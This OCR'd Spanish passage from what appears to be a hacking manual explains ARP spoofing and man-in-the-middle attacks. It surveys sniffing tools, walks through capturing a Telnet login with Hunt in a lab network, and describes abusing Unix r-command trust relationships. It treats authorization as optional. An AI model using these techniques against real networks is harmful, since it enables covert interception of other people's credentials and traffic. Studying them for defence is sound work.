
Para evitar este inconveniente, los hackers han desarrollado una técnica llamada **ARP Spoofing**. Esta técnica es un poco más complicada, pero muy inteligente. En lugar de trabajar sólo en la capa 2 (Ethernet), el atacante confunde al ordenador cuyo tráfico desea "esnifar" manipulando su tabla ARP.

El ARP, como se explicó anteriormente, es un mecanismo para traducir de IP a MAC. La máquina que quiere enviar el paquete pregunta a la red: "¿Quién tiene esta IP? Todas las máquinas de ese segmento escuchan la pregunta, pero sólo el interfaz que tiene esa IP responde: MAC e "soy yo, mi: XXXXXX". A partir de esto, la interfaz de origen monta una trama de Ethernet y la envía al destino. El “ARP Spoofing” es una manera de engañar a la máquina de la víctima, haciéndola creer que la dirección



MAC de la máquina donde esta el sniffer coincide con la dirección IP de la máquina de destino original. ¿Complicado? Sí, lo se. Vamos a intentar un ejemplo:
En el diagrama mostrado, la estación A quiere hablar con la estación B. Desde la estación H, un hacker quiere olfatear la comunicación entre A y B. Para eso, es necesaria una preparación previa. Lo primero que un hacker debe hacer es configurar su sistema operativo de H para repasar todo el tráfico que llega para si, procedente de A, a la máquina de destino real, que es B. La configuración del reenvío de IP se realiza habitualmente por el propio sniffer , pero es posible que en algunos casos sea necesario hacerlo manualmente . Tanto Windows como Netware y cualquier Unix permiten ese redireccionamiento . ¿Recuerda aquel mapa de red, hecho con ping + traceroute (o con Keops)? Será muy útil ahora.

El segundo paso es engañar a la máquina A, haciendo que crea que la IP de B tiene el MAC de H. Esto se logra haciendo a H enviar un gran número de respuestas ARP para A, indicando que la IP de B tiene la MAC de H - respuestas que ni siquiera se pidieron. Después de un tiempo, A "piensa" que, para enviar mensajes a la IP de B, tiene que construir tramas de Ethernet direccionadas a la MAC de H.
Ahora sólo hay que activar su sniffer y esperar. El tráfico de A hacia B pasará antes a través de H. Ni A ni B sospecharan



porque, para ellas, la comunicación es sólo entre las dos. Este tipo de configuración de ataque se suele llamar **"hombre en el medio". (Man in the middle)**


- La elección de su sabueso

Hay una enorme cantidad de herramientas de sniffing que se pueden utilizar en múltiples plataformas. Éstos son algunos:

- *tcpdump* (www.tcpdump.org). la herramienta nativa de monitoreo de redes de cualquier Unix. Ya vimos el funcionamiento de “tcpdump” en el capítulo Redes II. Poniendo la tarjeta de red en modo promiscuo (por ejemplo, con “ifconfig” en Linux) y ejecutando “tcpdump”, tenemos el más básico posible (aunque no menos eficiente) sniffer de red para Unix. La ventaja de usar “tcpdump” es que todos los sistemas Unix ya lo tienen - el atacante no necesita instalar nada, simplemente ejecuta el programa y dirige la salida a un archivo. El comando sería:


```
# tcpdump [opciones] > archivo.de.salída
```

Una versión de “tcpdump” para Windows se puede encontrar en,windump.polito.it.



- *IPTraf* (iptraf.seul.org) El abuelo de todos los rastreadores de Unix, todavía se puede utilizar eficazmente en una sesión de sniffing. A pesar de su edad, tiene potentes funciones. Vale la pena echarle un vistazo. Una de sus ventajas es que, como “tcpdump”, es común encontrarlo ya instalado - ahorrando trabajo, recursos, y no levantando sospechas.


- ***Wireshark*** (www.wireshark.org). un rastreador poderoso que soporta múltiples protocolos, los marca con colores diferentes e interpreta su significado. Cuenta con una interfaz gráfica muy amigable. Es utilizado principalmente por los administradores, aunque también es útil para los hackers maliciosos. Disponible para Windows y Unix. Los autores lo recomiendan.



“wireshark” puede incluso decodificar y extraer información de un protocolo particular. En el ejemplo anterior, una página HTML fue decodificada dentro de una serie de paquetes TCP:

- *Sniff'em* (www.sniff-em.com). Un rastreador comercial para Windows. Tiene por sí solo todo lo que el Ethereal, el Ettercap, Snort y Dsniff hacen juntos, aunque es de pago. En nuestra opinión, no vale la pena pagar para tener algo que se puede descargar gratis con herramientas menores, aunque los usuarios de Windows les gusta tener todo integrado en un solo programa. Una de las diferencias Sniff'em es su capacidad para monitorizar interfaces inusuales tales como salidas de serie y USB módems RAS y RDSI/ISDN .
- *Snort* (www.snort.org) es un sistema de detección de intrusos (IDS), que también sirve como un rastreador. Es muy conocido por analizar a la perfección los logs de Squid. Tiene a su favor, ademas de su colección de trucos, una extensa lista de plataformas en las que rueda , incluyendo Linux, Solaris, * BSD, HP-UX, IRIX, MacOS X, Windows y AIX.
- *Sniffit* (reptile.rug.ac.be/-coder/sniffit/sniffit.html) sólo funciona en Unix, aunque es venerado por la comunidad por su capacidad de sniffing casi esotéricas. Tiene dos modos de funcionamiento. El tradicional (sniff mode) hace lo que cualquier rastreador : registra todo el tráfico de red. Una segunda modalidad, llamada *interactiva*, permite al atacante ver lo que circula por la red en tiempo real. Sólo puede elegir un protocolo para la supervisión y hay filtros que ocultan toda la complejidad inherente a los protocolos, que muestran sólo los datos útiles. Con “sniffit”, incluso se puede ver lo que la víctima esta escribiendo en un programa de mensajería instantánea como MSN Messenger o ICQ - todo en tiempo real!
- *Hafiye* (www.enderunix.org.hafiye) es un rastreador basado en bases de conocimiento. Tiene un base de datos con patrones de muchos protocolos de comunicación diferentes

con encriptación y es capaz de separar los datos útiles un dentro de un paquete.
- *Kismet* (www.kismetwireless.net) es un rastreador para redes inalámbricas (802.11) similar a los “IPTraf” y “tcpdump”. Además de ser capaz de decodificar los protocolos pertinentes, puede dividir la red por áreas y por células de radio. Desarrollado específicamente para Linux, soporta de forma nativa el “PDAZaurus” de Sharp, con tarjeta de red inalámbrica. Una buena opción para War Driving.
- *USB Snoop* (www.sourceforge.net/projects/usbsnoop) monitorea y registra todo el tráfico entre el controlador de dispositivo USB y el propio dispositivo. Útil para ingeniería inversa de drivers (para, para ejemplo, producir un controlador de código abierto), pero también puede ser usado para monitorearmonitorear el tráfico con módems USB. Una red encriptada y sobreprotegida puede ser "desmantelada", si un ordenador portátil es conectado a un ordenador de sobremesa conectado a él por USB.
- *APS-AdvancedPacket Sniffer* (www.s-wrtec.de/clinux) es otro ejemplo de un pequeño programa que se puede utilizar para rastrear paquetes. Como es extremadamente dependiente de Kernel, sólo funciona en linux, pero su interfaz sencillo e intuitivo en modo de texto permite la operación remota sin sobrecargar la conexión.
- *Hunt* (lin.fsid.cvut.cz/-kra/index.html) no es sólo un sniffer, sino una completa herramienta para explotar las fallas en el protocolo TCP/IP. Es compatible con todo lo que un rastreador debe ser capaz de ofrecer: observar varios tipos de protocolos (ICMP, TCP, ARP), montar mensajes fragmentados de la secuencia de paquetes TCP, detectar tormentas ACK, sesiones de secuestro (hijacking) y "aprender" los MAC de la red, entre muchos otros trucos. Por ser muy didáctico, es uno de los favoritos de los profesores de cursos en creación de redes y seguridad - fue de hecho desarrollado por un profesor de matemáticas en la Universidad de Praga, Pavel Krauz. En “Hunt”, podemos fácilmente colocarnos como un "Man in the middle" en una conexión, grabar todo lo que se está transmitiendo, y manipular los datos, incluso apagarla (reset).



- *Ettercap* (www.ettercap.sourceforge.net) es un excelente rastreador activo, es decir, es especial para ser utilizado en redes conmutadas. Soporta “MAC Flood” y “ARP spoofing” y es extremadamente fácil de usar. Como funciona en modo texto, es fácilmente operativo en cualquier máquina Unix y es extremadamente pequeño. Atacar con “ettercap” es un juego de niños: en primer lugar, elegir el par de máquinas cuyas comunicaciones queremos monitorizar.
Elegimos entre las conexiones TCP o UDP establecidas (pueden haber más de una), que se quieren monitorizar. Después de eso, la pantalla muestra los datos que viajan entre las dos máquinas. Se pueden gravar , examinarlos en formato ASCII o hexadecimal o

inyectar caracteres en la transmisión (y así manipular la conexión). Hay plugins y nuevos métodos de sniffing con nombres evocadores como *Robo de puertos*, *Caza*, *confusión ...* Las posibilidades son enormes!
- *Angst* (www.angst.sourceforge.net), desarrollado y probado para OpenBSD es una herramienta que tiene a su favor el diminuto tamaño y la robustez - además de hacer sniffing activo. Tiene menos prestaciones que sus primos más ilustres como “ettercap” y “dsniff”, pero es lo suficientemente pequeño como para pasar desapercibido en una máquina invadida. También funciona con FreeBSD y Slackware Linux, otras plataformas de Unix requieren recopilación y pruebas.
- *Dsniff* (www.monkey.org/-dugsong/dsniff) es, en la actualidad, el sniffer activo más respetado de las redes conmutadas. Fue probado por los autores en OpenBSD, en Pcs con Linux y Solaris en máquinas SunSPARC, ha sido probado en casi todas las distros conocidas de Unix, incluyendo XLA, FreeBSD, HP-UX e incluso Mac OS X (www.blafasel.org/-Floh/ports/dsniff-2.3.osx.tgz). También hay una versión (anticuada, pero funcional) para Windows, disponible en www.datanerds.net/-mike/dsniff.html.

A pesar de que los sniffers más simples son más fáciles de "implantar" y usar, hay otros, más elaborados, que son auténticas obras de las malas artes. El “tcpdump” solo, en una máquina Unix, ya podría hacer mucho daño, y tiene la ventaja de estar ya instalado. Por otra parte, las máquinas Win9x permiten que un atacante "esnife" en la red (mediante, por ejemplo, WinDump o Ethereal) sin invadir máquinas muy complicadas o seguras. Como cualquier usuario de Win9x tiene control total sobre la máquina, puede ejecutar un sniffer en él sin romper ninguna contraseña de administrador. La inseguridad inherente a esta arquitectura ayuda al enemigo. Cualquier servidor o estación de trabajo, ya sea UNIX, Macintosh, Windows NT/2K/XP o Netware, puede ser un peligro si esta mal configurada. Sin embargo, las redes con estaciones *Windows 95/98/Me* nunca serán seguras, cualquiera que sea el esfuerzo invertido en ellas.
Para obtener más opciones, busque por "sniff" en Fresmeat (www.freshmeat.net) o Google (www.google.com). El www.download.com también tiene varias opciones para Windows. Un último consejo sobre sniffers (y otras herramientas): pedram.redhive.com.

- Sniffing en la práctica

No hay nada como una sesión de sniffing para fijar los conceptos aprendidos. Podríamos ilustrar esto con un sniffer gráfico como Ethereal (wireshark), que tiene una versión para Windows y un bonito de interfaz de comandos. Ethereal ademas separa e interpreta los protocolos para usted, así que hace el máximo de "trabajo sucio" y deja al Administrador de la red sólo con la información útil, "masticada". Pero recuerde: si usted está explorando una red remota, posiblemente dejara su sniffer corriendo solo y luego recuperara el archivo que contiene el tráfico. La interfaz gráfica, los "frufrus" y la inteligencia de Ethereal serán inútiles en este entorno.
Antes de iniciar nuestro estudio, dos recordatorios. En primer lugar, tenga en cuenta que su conexión a Internet de casa, probablemente se haga mediante un protocolo de Capa 2 llamado PPP o Protocolo Punto a Punto. Como su nombre indica, es un protocolo punto a punto: la red local sólo tiene dos interfaces, la de su maquina, y la del módem de su


proveedor de Internet. Precisamente por el PPP, no se puede rastrear el tráfico de la subred de Internet a la que está (aparentemente) conectado. En una conexión empresarial - generalmente por linea privada usando, Frame Relay o X.25, y no PPP - es posible (aunque no muy probable debido a los cortafuegos y routers) que la subred de internet determinada para la empresa pueda ser husmeada. En cualquier caso, un sniffer es útil sólo en estructuras de conexiones internas, donde realmente hay varias máquinas compartiendo información, en la misma red local.
El otro recordatorio no es menos importante. Hay tres requisitos básicos para "esnifar" la red:

1. Que haya una red por lo menos con tres máquinas (las dos que que se quieren monitorizar más la suya, que supervisará las otras dos).

2. Tener acceso de superusuario (root para Unix y MacOS X o Administrador de WinNT/2K/XP - máquinas Win9x no necesitan nada de eso ...) en el equipo que estará en modo promiscuo y olfateara la red.

3. Contar con la autorización para hacer el monitoreo y alertar a los usuarios de la red para hacerlo. No es condición indispensable para iniciar el sniffing, pero es ético. Toda persona tiene derecho, garantizado por la ley, a la intimidad. Si su empresa tiene una política de control del tráfico, se debería informar a las autoridades.

Dicho esto, vamos a lo que interesa. En nuestro primer estudio, utilizamos “Hunt”. El programa tiene un interfaz de usuario en modo texto que, aunque simple, es muy funcional. No vamos a entrar en detalles sobre la instalación del programa - hay instrucciones para esto en la documentación adjunta.
En nuestra red de prueba (Red de Laboratorios de II), instalamos “Hunt” en la máquina Unix. Ella sera nuestra máquina "Azor". Vamos a monitorear una conexión entre una máquina o Windows y la máquina "Coitada". Para que podamos controlar mejor la conexión, vamos a abrir una sesión de Telnet, que es un protocolo interactivo que funciona en texto plano - perfecto para ser controlado por su simplicidad y baja velocidad. Observa:



En la "Coitada" (192.168.1.2) está corriendo un servidor de Telnet (no se olvide de activarlo!). En la máquina Unix, ejecute el Hunt. Se mostrará una pantalla como esta:

```
/*
*
*
*
hunt 1. 5 multipurpose connection intruder / sniffer for Linux
(c) 1998-2000 by kra
*/
starting hunt
- Main Menu - rcvpkt O, free/a11oc 63/64 ---
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
->
```

el símbolo “->” es el símbolo de sistema de “Hunt”. Mira al menú. Hay rutinas para listar, observar y desconectar conexiones, verificar servidores en línea, realizar secuestros, etc. Tenemos que configurar “Hunt” para que se ponga a escuchar a nuestra red. Tenga en cuenta: las opciones “l/w/r”, respectivamente son; “*lista de todas las conexiones activas, seguimiento de una de ellas, interrupción (reset)”*. Para que funcionen, debe haber alguna conexión activa.
Elija la opción "o"(opciones) y pulse Enter. Aparecerá un nuevo menú:

```
-> o
- options - rcvpkt 723, free/alloc 63/64 ---
l) list add conn policy
a/m/d) add/mod/del conn policy entry
c) conn list properties mac n, seq n
e) learn MAC from IP traffic n
g) suggest mac base EA:1A:DE:AD:BE:00
h) host resolving    n
i) print cntrl chars y
p) number of lines per page 0
q) arp req/rep packets 2
r) reset ACK storm timeout 4s
s) simple hijack cmd timeout 2s
t) arp req spoof through req y
v) verbose n
w) switched environment y
y) arp spoof with my mac n
x) return
-opt>
```

Hay un sinnúmero de opciones. Por ahora, nos limitaremos a las más básicas. Las opciones “a/m/d” manejan, lo que se llama, en una traducción libre, las reglas de conexión. Básicamente, una regla de conexión es la manera con la que decimos a “Hunt” cuáles queremos monitorear. Vamos a añadir una regla (opción "a").

```
-opt> a
src ip addr/mask ports [0.0.0.010]>
```

El programa pide la dirección IP y máscara de red de la interfaz de origen (src) que desea monitorear. En nuestro caso, la interfaz de origen es la que se conectará a un servidor de telnet, por lo que pondremos ahi la IP de la máquina Windows. Recordando lo que aprendimos de Redes II, (cero) significa "todos". Por lo tanto, poner un cero en cualquier lugar de la dirección indica que todas las máquinas con ese prefijo serán monitoreadas. Por ejemplo, si pongo 192.168.1.1/32, monitorearía los paquetes originados en esa máquina. Si pongo, por otro lado, 192.168.1.0/24, “Hunt” husmeara los paquetes de todas las máquinas de la red 192.168.1.0, es decir, entre 192.168.1.1 y 192.168.1.254. En un caso extremo, poner 0.0.0.0/0 sería lo mismo que decir el programa: "Recorre TODO!" Ocurre lo mismo, introducido en la dirección de destino. La siguiente pregunta (insert at) es simplemente para definir en que posición de la lista aparecerá nuestra regla.
La opción "1" enumera las reglas vigentes de conexión. En nuestro caso, tenemos:

```
-opt> 1
0) 0.0.0.0/0 [all]         <->   0.0.0.0/0 [23  513]
1) 192.168.1.1/32 [all]    <->   192.168.1.2/32 [all]
-opciones de menu--
*opt>
```

Observe que tenemos un asterisco en el *prompt*. “Hunt” nos está diciendo que las máquinas están "vivas" en la red. Para salir del modo opciones, utilice "x". Regresando a la pantalla principal, tenemos la opción de listar (1) las conexiones activas. Pruébalo y verás: no hay conexión en este momento. Entonces, vamos a crear una.
En la estación de trabajo Windows (192.168.1.1) haremos una conexión Telnet con la "Coitada". Abra una ventana de DOS y escriba telnet 192.168.1.2. Si todo está correcto, verá la pantalla de login de la la máquina "Coitada" en la ventana de Telnet de la máquina Windows. En la máquina Unix, vuelva a “Hunt” y elija la opción "1". Magia: la conexión apareció entre 192.168.1.1 y 192.168.1.2. El puerto de origen sera alto (como debe ser, lea en el capítulo Redes II y RFC1700), y el de destino es el 23 - el puerto de servicio Telnet. Vamos a pedir a continuación, a “Hunt” que nos muestre el tráfico. Elija la opción "w" (watch), escoja la conexión que desea monitorear y luego la opción "b" (both). Vuelva a la máquina Windows y de su nombre de usuario y contraseña. Si nos fijamos en “Hunt”, esta información se mostrará allí. Si la conexión es exitosa, el *prompt* de shell de Unix aparecerá en el Telnet de la máquina Windows - y también en la pantalla de “Hunt”, que esta en una la máquina que no participó en la operación! Haga varias pruebas: liste directorios, edite textos con su editor favorito o llame a un programa - todas estas actividades serán monitoreadas por “Hunt”.
Para “Hunt”, esto es lo básico. Debido a su simplicidad termina siendo limitado en sus posibilidades, pero es muy útil en la mayoría de los casos. Obviamente hay mucho más que estudiar sobre el programa, pero lo dejo como deberes. Juega con “Hunt” por unos días, husmea tu red, lea toda la documentación y busque más recursos en Internet. Luego, pruebe a jugar también con el *Snort, el Sniffit, el Ethereal y el IPTraf* en Unix y Windows. Seria deseable, parar por una semana o dos, y sólo entonces seguir leyendo.

Vale la pena - y será divertido!


- Cuando la caza es inútil

“Hunt” es un gran (e instructivo ...) sniffer: pero tiene un problema insalvable para los modelos clásicos de sniffers: no superar bridges o switches. Para las redes conmutadas, se deben usar sniffers apropiados, que hagan “ARP Spoofing” o al menos, “MAC Flood”. Dos sniffers lo hacen de forma magistral: *Ettercap y Dsniff*. Ya hablamos sobre *ARP Spoofing y MAC Flood* hace algunas páginas. Estudie la documentación y pruebe ambos programas. Además: sugerimos que el lector busque más información sobre los siguientes métodos de sniffing:

- SSL Spoofing (falsificando o manipulando certificados digitales);
- DNS Spoofing (desviando el tráfico a servidores Web falsos);
- Snarfing (una forma de "peinar" el protocolo TCP/UDP para extraer sólo la información que se muestra en la pantalla de la víctima: correo electrónico, mensajería instantánea, páginas web ...).


¿En quién puedes confiar?

Sólo decir ya es suficiente / Oh, te atrapé / ¿En quién quien quien puedes confiar (JoanJett, ¿En quién puedes confiar?. Del disco" Cherry Bomb, de 1995.)
Una forma de lograr un Spoofing más eficaz es a través de relaciones de confianza entre ordenadores. Esto permite que una computadora pueda tener acceso a varios recursos iniciando sesión en un solo sistema.




Observe: existe una máquina servidor (llamémosla "S") que tiene relación de confianza con otras máquinas (las llamamos "T1", "T2", "T3", etc) . Si el usuario se "logea" en la máquina S, automáticamente obtendrá acceso a los recursos de las máquinas "T". Aunque este servicio "es una herramienta fundamental" para los administradores de red y permite a los usuarios iniciar sesión en un solo sistema para tener acceso a varios, si un hacker consigue hacerse pasar por la máquina en la que tienen confianza, puede tener acceso a todas las otras que "confían"en ella.
Tanto sistemas Unix como Windows (y también Novell ...) cuentan con instalaciones similares. Windows 2000 tienen una característica llamada “Abvanced Directory Service” (o ADS), que contiene el registro de todos los usuarios y máquinas en la red y las

relaciones entre ellos. El usuario, al iniciar sesión en un dominio Windows, hace que su nombre y contraseña se comparen con los de ADS y, de ser aceptados, todos los servicios están disponibles.
Novell cuenta con un producto llamado “eDirectory” (www.novell.com/es/productos/eDirectory) basado en un núcleo, el “Novell Directory Service” o NDS. El software funciona de la misma manera que el ADS de Microsoft, con una peculiaridad: no se limita a los productos de Novell. De hecho, es posible a través de “eDirectory”, crear conexiones para todo tipo de plataformas de software y hardware imaginables, incluyendo en ella los sistemas Unix, Windows, e incluso grandes sistemas.
Tanto “eDirecory” como el ADS se basan en un estándar llamado *“Lightwheight Directory Access Protocol o LDAP”*. Hay versiones de LDAP disponibles para diferentes distros de Unix. Uno de los más famosos es los de OpenLDAP (www.openldap.org). versión libre, gratuita y de código abierto. LDAP es un forma segura de proveer a las aplicaciones Unix (Windows y Macintosh también ...), los llamados “single-sign-on” (o registro de una sola vez) y tener acceso a los recursos disponibles en zonas remotas de la red.
Pero los sistemas Unix tienen dos antepasados de estos servicios: NIS (Network Information Service) y el tristemente célebre “Unix Trust”. Por su edad, ambos son extremadamente inseguros y fácilmente hackeables . Hablaremos más adelante de NIS, ya que sus fallos no son de *IP Spoofing*.
Unix tiene una serie de comandos, todos comenzando por “r” (de remoto) que permiten que diferentes sistemas puedan funcionar sin tener que autenticarse en cada uno. Imaginemos, por ejemplo, que el usuario esté registrado en la maquina A. La máquina B confía en A, así que permite que los comandos “r” sean ejecutados en ella también. Por ejemplo, si el usuario de la maquina A emite el comando “rlogin IP.DE.B”, se le mostrara un shell de la maquina B sin tener que dar nombre de usuario y contraseña. B confía en A, entonces B confía en los usuarios de A. Igualmente, actúan los comandos “rsh” (shell remoto - permite la ejecución de un comando), “rcp” (copia remoto), “rmail” (leer e-mails en otro sistema), entre otros. Para ser autorizado a ejecutar comandos, es necesario que la IP de A esté contenida en de archivo */etc/hosts.equiv* de B. Todas las máquinas cuyas IPs se encuentren en */etc/hosts.equiv* son fiables para la maquina B . Además de este archivo, cada usuario B puede tener en su propio */home*, una lista de las máquinas de su confianza, guardada en el archivo *.rhosts.*



En el ejemplo anterior, todas las máquinas "S" y "T" son Unix. Las estaciones pueden ser cualquier cosa. En cada una de de máquinas "T" mostradas hay un archivo, */etc/hosts.equiv* que contiene la IP de "S". Así, todos los usuarios que se logeen en "S" pueden tener acceso a los recursos de las máquinas "T". Se pueden construir shell scripts

con los comandos “r”, por ejemplo, para automatizar procesos y hacer la vida más fácil a los usuarios.
¿Pero qué sucede cuando utilizamos los comandos “r”? El usuario se registra en "S" y, a través de un comando “rlogin”, consigue un shell de "T3", sin que se le pida un nombre de usuario y contraseña válidos en "T3 ". Sucede que, en la práctica, el usuario está logeado en "T3", y todas sus acciones se originan a partir de "T3" (no de "S" o de "H", su estación de trabajo ...). Si el intruso utiliza un escáner contra el sitio web de la empresa o intenta conectarse a un servicio por fuerza bruta en Internet, será la IP de la "T3" la que sera registrada, no la de "S" y mucho menos la de "H ".
